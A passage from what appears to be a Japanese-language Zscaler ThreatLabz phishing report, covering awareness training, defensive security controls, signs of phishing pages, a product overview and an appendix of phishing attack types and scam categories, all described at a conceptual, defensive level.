フィッシングはユーザーを攻撃対象としているため成功率が高く、注意を怠る従業員が一人でもいればそこから攻撃の足掛かりを作ることができます。スタンフォード大学が 2020 年に行った調査では、データ漏洩の 88%近くが人的エラーによって引き起こされていることが明らかになっています。また、フィッシング詐欺に最も遭いやすいのは若い男性社員であること、そしてすべてのユーザー層におけるミスの主な原因は注意散漫であることが報告されています。そのため、エンドユーザーの意識向上トレーニングはセキュリティ侵害を防ぐうえで非常に重要であり、年 1 回の実施だけでは十分とはいえません。組織内の全員がフィッシングの脅威による被害について教育を受け、信頼できないメール、Web サイト、テキスト メッセージ、アプリケーション、電話などに対処する際に、簡単に情報を伝えたりリンクをクリックしたりしないように注意する必要があります。

フィッシングに対する強い意識を持ち、何事にも警戒する文化を浸透させるには、継続的なセキュリティ意識向上トレーニングと定期的なフィッシング シミュレーションの実施が重要です。こういった活動により、フィッシングを識別し、危険な行動を修正するための特別なサポートが必要な個人に適切なタイミングでトレーニングを実施できます。フィッシングの発生件数を減らす別の方法として、ユーザーがフィッシングの疑いがあるメールを報告するプロセスを改善することが挙げられます。このプロセスを強化することで、セキュリティ部門は他の受信トレイから関連する脅威を取り除くのにかかる時間を短縮できるようになります。これは「フィッシングを報告する」ボタンを作ることで、受信トレイから直接実行できるようになります。

ThreatLabz は、米国サイバーセキュリティ インフラストラクチャー セキュリティ庁 (CISA) のガイダンスに従った意識向上トレーニングの実施を推奨しています。ここで示されているエンド ユーザーが注意すべき指標は次のとおりです。

- **不審な送信者のアドレス。**送信者のメール アドレスは、正規のビジネスを模倣している可能性があります。サイバー犯罪者は一部の文字を変更または省略して、信頼性の高い企業のアドレスに似せたアドレスを使用するケースが頻繁にあります。
- **一般的な挨拶文と署名。**「親愛なるお客様」や「ご担当者様」などの一般的な挨拶文や連絡先が書かれていない署名欄は、フィッシング メールを疑うべき兆候といえます。信頼できる組織であれば、通常は名前で挨拶し、連絡先も記載します。
- **偽装ハイパーリンクと Web サイト。**メール本文のリンクの上にカーソルを置き、ホバー テキストが一致しない場合はリンクが偽装されている可能性があります。悪意のある Web サイトは正規のサイトと同じように見えますが、異なるスペルやドメインが URL に使用されていることがあります (「.com」と「.net」など)。さらに、サイバー犯罪者は URL 短縮サービスを使用して、リンクの本当の宛先を隠している場合もあります。
- **スペルやレイアウト。**文法や文章構成、スペルの誤り、一貫性を欠く書式なども、フィッシングの可能性を示す指標となります。信頼できる組織には、お客様とのやり取りの内容を作成、検証、校正する専門の担当者がいるものです。
- **不審な添付ファイル。**添付ファイルをダウンロードして開くように要求する迷惑メールは、マルウェアの一般的な配信手段です。サイバー犯罪者は緊急性や重要性を謳って、添付ファイルを確認せずにダウンロードや開封を促すことがあります。

ベスト プラクティス：セキュリティ制御

従業員やその他のエンド ユーザーは、常にフィッシングのリスクを抱えているという事実に対処するためにも、セキュリティ部門は被害を検知し軽減するための対策を講じる必要があります。主な対策には次が含まれます。

- **メールのスキャン。**メールは最も一般的なフィッシング手法であるため、メールが保護境界に到達する前に検査し、悪質なリンクや偽装されたドメイン名からリアルタイムで保護するクラウドベースのメール スキャン サービスが不可欠です。
- **レポートの実施。**フィッシング攻撃は、成功の可能性を高めるために、組織内の多くのエンド ユーザーを標的にする場合があります。エンド ユーザーが可能な限り早急にフィッシング試行を報告でき、悪意のある送信者やリンクをブロックできるようにすることが重要です。ユーザーのメール クライアントにフィッシングを報告するボタンを組み込んでおくことが理想的です。政府が対策を実施して、他の組織に対する攻撃を阻止するうえで役立つ政府機関の報告など、フィッシング インシデントを調査および対応するプレイブックの実装も効果的です。
- **多要素認証。**MFA はフィッシングに対する最も重要な防御策の 1 つです。MFA が展開されている場合、パスワードだけではアカウントを侵害できません。Okta Verify や Google Authenticator などの認証アプリは特に効果的であり、SMS メッセージを傍受する可能性のある MiTM 戦術に対する防御を強化します。
- **暗号化されたトラフィックの検査。**攻撃の 95% 以上は暗号化されたチャネルを使用していますが、これらのチャネルは検査されない場合が少なくないため、高度な技術を持たない攻撃者でもセキュリティ制御を簡単に回避できます。攻撃者からシステムを守るために、暗号化されているかどうかに関係なく、すべてのトラフィックを検査する必要があります。
- **ウイルス対策ソフトウェア。**悪意のあるファイルを特定してダウンロードを阻止するために、エンドポイントは定期的に更新されるウイルス対策ソフトで保護される必要があります。
- **高度な脅威対策。**ウイルス対策ソフトは既知の脅威を阻止しますが、攻撃者はシグネチャーベースの検出ツールを回避する新たな未知のマルウェアの亜種を生み出します。そのため、不審なファイルを隔離して分析できるインライン サンドボックスと、エンド ユーザーのワークフローを中断させることなく疑わしい Web コンテンツを抽象化するブラウザー分離の展開が求められます。
- **URL フィルタリング。**新規登録されたドメインなど、最もリスクの高い Web コンテンツへのアクセスをポリシーで管理する URL フィルタリングで、フィッシングのリスクを制限します。
- **定期的なパッチの適用。**アプリケーション、OS、セキュリティ ツールに常に最新の修正プログラムを適用することで、脆弱性を減らして最新の保護を確保します。
- **ゼロトラスト アーキテクチャー。**フィッシングを防止するための制御も重要ですが、攻撃が成功した場合の被害を抑える制御も同じように重要です。きめ細かいセグメンテーションや最小特権アクセス、継続的なトラフィックのモニタリングで、インフラを侵害した可能性のある脅威アクターを検出します。
- **脅威インテリジェンス フィード。**これらのフィードは既存のセキュリティ ツールと統合され、フィッシングの脅威の検出強化と迅速な解決に役立つ自動化されたコンテキストを提供します。また、報告された URL、抽出されたセキュリティ侵害インジケーター (IOC)、戦術、技術、手順 (TTP) に関する最新のコンテキストを提供し、実行可能な意思決定および優先順位付けに活用できます。

ベスト プラクティス：フィッシング ページの見分け方


フィッシング ページは、脅威アクターがユーザーやセキュリティ エンジンを欺くために使用する一般的な手口の指標や、新しいフィッシング ページを生成する際に使用するショートカットによって識別できます。新たなフィッシング サイトは、長期休暇や単発のイベント期間中に急増します。例えば、新型コロナウイルス感染症によるパンデミックが発生した際、攻撃者は消費者心理につけこみ、医療機関や検査キット、医療用品のショッピング サイトを装った偽の Web サイトを大量に立ち上げていたことがセキュリティ業界で確認されています。最新のフィッシング脅威を検知するためには、常に最新の調査を行い、検知ルールや対応ワークフロー用の最新の指標を備えた実用的な情報を収集することが重要です。

私たち (および使用するフィッシング対策ツール) が注意すべきさまざまな指標の概要を紹介します。

ページ全体が 1 枚の画像に基づいている。攻撃者は正規の Web ページのコピーである背景画像に基づいてページ全体を構成する画像ベースのフィッシングを利用します。この場合、ページ上の他の構成要素は、盗まれた資格情報を収集するための Web フォームのみとなります。これは特に銀行を標的にする場合に使用される非常に一般的な手法です。

ページにタイトルがない。

重要なリンクのアンカーが空になっている。フィッシング ページは、正規のページからコンテンツをコピーする際にヘルプや FAQ などの重要ページに空のアンカーを使うことがあります。



ページに自己署名証明書が使用されている。

ページが一般的な Web メール クライアントのように見える。フィッシング アクターは、Webmail や Zimbra などのサイトを装って、一般的な Web メール ページをフィッシング メールの認証に使用することがあります。

ページが暗号化されていない。「http」ページ上にあるログイン プロンプトは疑わしいため、フラグを立てる必要があります。

ログイン プロンプトが表示されるまでに複数のリダイレクトが発生する。

HTML スマグリングが含まれている。HTML スマグリングを利用する攻撃者は、エンコードされた悪意のある JavaScript Blob をメールの添付ファイルに隠し、それをブラウザーで組み立てます。これにより、攻撃者はメール フィルターを回避することができます。ログイン プロンプトと連動した HTML スマグリングは極めて疑わしい動作と言えます。


難読化されたタグが含まれている。フィッシング攻撃者は、タイトルや著作権などのフィールドを難読化することがあります。

主要な文字を「ホモグリフ」に置き換えている。別の文字に酷似する文字であるホモグリフは、検出を避けるためにフィッシング ページで悪用されます。この手法は、異なる文字スクリプトに属する文字の類似性を利用し、ASCII パターンに合致するように見せかけてユーザーやセキュリティ エンジンを欺くものです。

フィッシング攻撃を軽減する Zscaler Zero Trust Exchange

ユーザー侵害は、防御が特に難しいセキュリティ課題の 1 つです。組織に求められるのは、アクティブな違反を検出し、成功した侵害によって発生した損害を最小限に抑えられるフィッシング防止対策をより広範なゼロトラスト戦略の一環として実施することです。包括的なゼロトラスト アーキテクチャーに基づいて構築された Zscaler Zero Trust Exchange™ は、次の方法でフィッシングを阻止します。

- **侵害の防止:** 大規模なフル TLS/SSL インスペクション、ブラウザー分離、ポリシーに基づくアクセス制御により、疑わしい Web サイトへのアクセスを防止します。
- **水平移動の排除：** ユーザーをネットワークではなくアプリに直接接続して、潜在的なインシデントの影響範囲を制限します。
- **侵害されたユーザーと内部脅威の阻止：** 攻撃者がアイデンティティー システムにアクセスした場合、Zero Trust Exchange はインライン検査でプライベート アプリを悪用する試みを防ぎ、統合されたデセプションで最も巧妙な攻撃者を検出します。
- **データ流出の防止：** 移動中と保存中のデータを検査することで、アクティブな攻撃者による潜在的なデータ盗難を防止します。



Zscaler の関連製品

Zscaler Internet Access™ は、Zero Trust Exchange を通じてすべてのインターネット トラフィックをルーティングおよび検査することで、悪意のあるアクティビティーを特定して阻止します。Zscaler は以下をブロックします。

- Zscaler のクラウドやネイティブに統合されたオープン ソースと商用の脅威インテリジェンス ソースから確認された URL と IP。これには、新たに確認されたドメインや新たにアクティブ化されたドメインなど、フィッシングによく使用されるポリシーで定義されたリスクの高い URL カテゴリーが含まれます。
- フィッシング キットやフィッシング ページを ThreatLabz が分析し、開発した **IPS シグネチャー**。
- **AI/ML 検出によるコンテンツ スキャンで特定された**新しいフィッシング サイト。

高度な脅威対策は、すべての既知の C2 ドメインをブロックします。

高度なファイアウォールは、新しい C2 宛先を含むすべてのポートとプロトコルにC2 保護を拡張します。

ブラウザー分離は、ユーザーと悪意のある Web カテゴリーの間に安全なギャップを作成し、コンテンツを完璧な画像のストリームとしてレンダリングして、データ漏洩およびアクティブな脅威の配信を排除します。

高度な Cloud Sandbox は、第 2 段階のペイロードで配信される未知のマルウェアを防止します。

Zscaler Private Access™ は、最小特権アクセス、ユーザーとアプリ間のセグメンテーション、プライベート アプリのトラフィックに対する完全なインライン検査で水平移動を制限して、アプリを保護します。

Zscaler Deception™ は、水平移動や権限のアップグレードを試みる攻撃者をおとりのサーバー、アプリケーション、ディレクトリー、ユーザー アカウントでおびき出すことで、それらを検知して封じ込めます。

次のステップ

Zscaler のセキュリティ リスク評価で、パブリック クラウド環境全体の重大なリスクを特定できます。クラウド資産のインベントリー、パブリック クラウドのセキュリティ リスクの全体像、コンプライアンス ベンチマークへの対応状況、実行可能な修復ガイダンスなどをご確認ください。

ThreatLabz について

ThreatLabz は、Zscaler が誇る世界トップクラスのセキュリティ調査部門であり、Zscaler のプラットフォームを使用する世界中の組織が常に保護されていることを保証する責任を担っています。マルウェアの調査と行動分析に加え、Zscaler のプラットフォームの高度な脅威対策を実現する新しいプロトタイプ モジュールの研究開発も進めており、社内のセキュリティ監査を定期的に実施することで、Zscaler の製品やインフラストラクチャーがセキュリティ コンプライアンス基準を満たしていることを常時確認しています。ThreatLabz は、新たな脅威に関する詳細分析を定期的にポータル (research.zscaler.jp) で公開しています。

ThreatLabz の調査に関する最新情報を確認するには、Trust Issues ニュースレターに登録してください。

Zscaler について

Zscaler (NASDAQ: ZS) は、より効率的で、俊敏性や回復性に優れたセキュアなデジタル トランスフォーメーションを加速しています。Zscaler Zero Trust Exchange™ はユーザー、デバイス、アプリケーションをどこからでも安全に接続させることで、数多くのお客様をサイバー攻撃や情報漏洩から保護しています。世界 150 拠点以上のデータ センターに分散された SASE ベースの Zero Trust Exchange は、世界最大のインライン型クラウド セキュリティ プラットフォームです。

詳細は、zscaler.jp をご覧いただくか、Twitter で @zscaler をフォローしてください。

付録

フィッシング攻撃の分類

フィッシング攻撃にはさまざまなカテゴリーがあり、複数の手口を組み合わせたものも存在します。しかし、知識を深めたユーザーを欺き、防御ツールを回避するために、攻撃者はそのアプローチを進化させています。ここでは、一般的なフィッシング攻撃の定義と特性について概説します。

このリストには、物理的な攻撃方法とそれらが組織にもたらす脅威に関する説明が含まれています。このレポートの大部分は、実行に際してインターネット接続を必要とする仮想フィッシングの脅威に焦点を当てています。オンライン フィッシング詐欺は、以下のいずれかの方法で情報の送信やマルウェアのダウンロードを要求するのが特徴です。

- **リンク：**ユーザーがフィッシング サイト、ホストされたファイル、またはマルウェアへの悪意のあるリンクをクリックします。
- **プロンプト：**ユーザーは機密情報を送信するように求められ、データが盗まれます。
- **添付ファイル：**ユーザーが悪意のあるソフトウェアを配信する添付ファイルを開きます。

今年、フィッシング インシデントを減らすためにどのような投資を行うかを計画するにあたって、次のようなフィッシング攻撃を考慮する必要があります。

一般的なフィッシング攻撃の種類

1. **アングラー フィッシング：**攻撃者はカスタマー サポートを装い、ソーシャル メディアに投稿された企業に関する否定的なコメントへの対応を申し出ます。不満のある顧客、特に銀行の顧客が標的となります。
2. **中間者 (AitM) フィッシング：**攻撃者は無防備な被害者の行動を模倣して、ログイン資格情報とセッション Cookie を取得します。
3. **ベイティング フィッシング：**攻撃者は魅力的なオファー、ファイル名、またはデバイスを使用して、トロイの木馬攻撃と同様に好奇心をあおることで個人を罠へと誘い込みます。
4. **ブラウザーインザブラウザー (BitB) フィッシング：**攻撃者は、ブラウザー ウィンドウ内に悪意のあるブラウザー ウィンドウを表示して正規のドメインを模倣し、サード パーティーの認証プロバイダーからのように見えるポップアップ ログイン ウィンドウを複製します。
5. **CEO 詐欺またはビジネス メール詐欺 (BEC) フィッシング：**攻撃者は侵害された役員のアカウントを使用して、会社の従業員に偽の請求書を送り付けたり、電信送金などによる支払いを要求したりします。
6. **チャットまたは IM フィッシング：**攻撃者はインスタント メッセージを使用して、アプリ内で詐欺行為を働きます。その際、悪意のある URL リンクが使用されるのが一般的です。
7. **クローン フィッシング：**攻撃者は信頼できる送信元からのメールに見せかけるために、若干の修正を加え、悪意のある添付ファイルやリンクを付けた複製メールを作成します。

8. **クレデンシャル ハーベスティング フィッシング：**攻撃者は偽のログイン ページを作成したり、正規のログイン プロンプトを模倣したフィッシング メールを送信したりして、無防備な被害者からユーザー名やパスワードを盗み出します。

9. **ドキュメント クラウディング フィッシング：**攻撃者は Google Drive、Box、OneDrive などの一般的なクラウド ソースから悪意のあるドキュメントを配信して従来のセキュリティ ツールを回避するため、大半のセキュリティ部門が検出できません。

10. **メール フィッシング：**攻撃者は有名ブランドを装って、悪意のある URL リンクやファイルを添付したソーシャル エンジニアリングされたメールを送信し、情報を盗んだりマルウェアを配信したりするように仕向けます。

11. **悪魔の双子フィッシング：**攻撃者は信頼できる公共 Wi-Fi ネットワークを模倣して被害者のオンライン アクティビティーを監視し、悪意のあるアクセス ポイントを通過するデータを盗みます。

12. **HTTPS フィッシング：**攻撃者は暗号化された「Hyper-Text Transfer Protocol Secure」を使用して信頼するユーザーを欺き、悪意のある URL リンクをクリックさせます。

13. **マルバタイジング フィッシング：**攻撃者は広告のスクリプトを使用して、不要なコンテンツを被害者のコンピューターに直接配信します。

14. **MFA 爆撃：**攻撃者は侵害された資格情報を持つユーザーを欺いて、脅威アクターによって実施された不正な MFA リクエストを承認させます。このような攻撃は通常、連続した MFA リクエストを特徴としますが、ユーザーを欺いて無意識または誤ってリクエストのいずれかを承認させるために、偽の電話、テキスト メッセージ、メールが使用される場合もあります。

15. **中間者 (MiTM) フィッシング：**攻撃者はプロキシー サーバーを介してオンライン サービスを模倣することで、特定のサーバーまたはシステムのユーザーを標的とし、資格情報、Cookie、銀行口座情報などといった転送中のデータを取得します。

16. **ファーミングまたは DNS キャッシュ フィッシング：**攻撃者は、侵害されたドメイン ネーム システム (DNS) サーバーで正規の Web サイトの IP アドレスを変更したり、被害者がコンピューターから任意の URL を入力するとサイトにリダイレクトする悪質なコードを含むフィッシング メールを送信したりして、訪問者を悪意のあるサイトにリダイレクトします。

17. **QR コード フィッシング：**攻撃者は QR コードを使用して、被害者がスマートフォンでスキャンする際に悪意のある Web サイトに誘導したり、マルウェアをデバイスにダウンロードしたりします。

18. **ランサムウェア フィッシング：**攻撃者は悪意のある添付ファイルやリンクを含むメールを送信し、クリックするとランサムウェアが被害者のコンピューターにダウンロードされます。そして回復用復号キーと引き換えに身代金の支払いを要求します。

19. **リバース トンネル フィッシング：**攻撃者はリモート サーバーを使用して被害者のコンピューターへのリバース SSH トンネルを作成し、マルウェアのインストールや機密データの窃取などの目的でマシンを悪用できるようにします。被害者からは見えないため、検出を回避できます。

20. **検索エンジン フィッシング：**攻撃者は、検索エンジンによってインデックス化された偽のオンライン ショッピング サイトで消費者を誘い込みます。そこでは、人気商品が割引価格で提供されていたり、期間限定の販売のように見えたりします。また、以前投稿された偽のレビューが含まれている場合もあります。被害者は無意識のうちに個人データ、銀行情報、クレジット カード番号を共有してしまうだけでなく、偽物の商品に金銭を支払うこともあります。また、これらのサイトのライフ サイクルを伸ばすために、偽の配送情報や追跡情報のほか、「安価なトークン商品」を提供するケースも発生しています。

21. **スミッシング：**攻撃者はテキスト メッセージ (SMS 通信) を使用して、詐欺行為を働きます。その際、悪意のある URL リンクが使用されるのが一般的です。メッセージの送信者は、有名ブランドや受信者の知人のように見せかけています。

22. **スピア フィッシング：**攻撃者は公開されている情報を使用して、特定の組織で働く個人を標的とするキャンペーンを展開します。このような詐欺メールには実際の情報が含まれている場合があり、正当な社内依頼のように見せかけることで、受信者に目的のアクションをとらせるようにします。

23. **テールゲーティング：**攻撃者は内部にアクセスできる人物を追跡して、制限されたエリアに物理的に侵入します。この攻撃形態は、攻撃者が提示したソーシャル エンジニアリングのおとり (大きな箱を複数運んでいるように見せかけたもの) を誰かが受け取り、検証なしで侵入できる場合、フィッシングとして分類されます。

24. **USB フィッシング：**攻撃者は、脆弱なエンドポイントに接続すると読み込まれる悪質なファイルが組み込まれた USB ドライブ デバイスを物理的に仕掛けたり、送付したりします。

25. **ビッシング：**攻撃者はソーシャル エンジニアリングを使用して悪意のある電話をかけ、送金や個人情報の公開などのアクションを実行するように通話相手に要求します。

26. **水飲み場フィッシング：**攻撃者は攻撃を実行する目的で、侵入または作成した特定のサイトにアクセスする可能性がある特定のグループのメンバーを狙います。

27. **ホエーリング：**攻撃者は公開されている情報を使用して、経営幹部や著名人を狙います。その際、ターゲットをソーシャル エンジニアリングして、詐欺に使用できる企業の機密事項を引き出すか、攻撃者が目的を達成するために必要な別のアクションを実行するようにターゲットを欺きます。

フィッシングは技術だけで根絶できるものではありません。組織はフィッシング詐欺の進化を常に把握し、文化意識の変化が時間の経過とともにどのように特定の攻撃手法を軽減するかを観察する必要があります。セキュリティの専門家としてさまざまな種類の詐欺を理解することは、一見正当な事業チャンス、検証リクエスト、プッシュ通知などに直面した際に、懐疑的な視点を持つことがいかに重要かを従業員に教育するうえで役立ちます。フィッシング インシデントを減らすために独自の戦略を立てる際は、次のような一般的な詐欺を考慮することをお勧めします。

上位のフィッシング詐欺カテゴリー

クラウド詐欺はファイル共有サービスまたはクラウド ストレージ サービスを装い、偽のアクセス　リクエストやアカウント通知などで標的を誘い込みます。

消費者詐欺は e コマース ブランドを装い、偽のアカウント通知やメンバーシップまたは特典授与などで標的を誘い込みます。

商業詐欺は FedEx などの一般的なサービスを装い、追跡通知や支払い要求などで標的を誘い込みます。

企業詐欺は特定の企業を装い、偽のアカウント通知、会社情報の更新、人事タスク、請求書の支払い要求などで標的を誘い込みます。

デート詐欺はオンライン プラットフォームを使用してデート相手を探す人物になりすまし、偽のプロフィール、メッセージ、フォローなどで標的を誘い込みます。

金融サービス詐欺は既知の金融機関を装い、偽のアカウント通知やセキュリティ アラートなどで標的を誘い込みます。

公的機関詐欺は IRS などの連邦機関を装い、偽の給付金申請手続き、救済ローン、延滞金の支払い請求などで標的を誘い込みます。

求人詐欺は従業員を募集している偽のもしくは実際の企業を装い、偽の求人情報、応募フォーム、仕事のオファーなどで標的を誘い込みます。

プッシュ通知またはブラウザー詐欺は Web ブラウザー通知を装い、インストールやアップデートを促す偽のリマインダー、メッセージ アラート、製品広告などで標的を誘い込みます。

ソーシャル メディア詐欺はソーシャル プラットフォームやユーザーを装い、偽のまたはなりすましのアカウント、プライベート メッセージ、アカウントの警告や通知、セキュリティ アラートなどで標的を誘い込みます。

テクニカル詐欺は一般的なサービスや実在のブランドを装い、アカウント通知、エラー メッセージ、ソフトウェア アップデートなどで標的を誘い込みます。

Zscaler について

Zscaler (NASDAQ: ZS) は、より効率的で、俊敏性や回復性に優れたセキュアなデジタル トランスフォーメーションを加速しています。Zscaler Zero Trust Exchange は、ユーザー、デバイス、アプリケーションをどこからでも安全に接続させることで、数多くのお客様をサイバー攻撃や情報漏洩から保護しています。世界 150 拠点以上のデータ センターに分散された SSE ベースの Zero Trust Exchange は、世界最大のインライン型クラウド セキュリティ プラットフォームです。詳細は、www.zscaler.jp をご覧ください。

+1 408.533.0288

Zscaler, Inc. (HQ) • 120 Holger Way • San Jose, CA 95134

zscaler.jp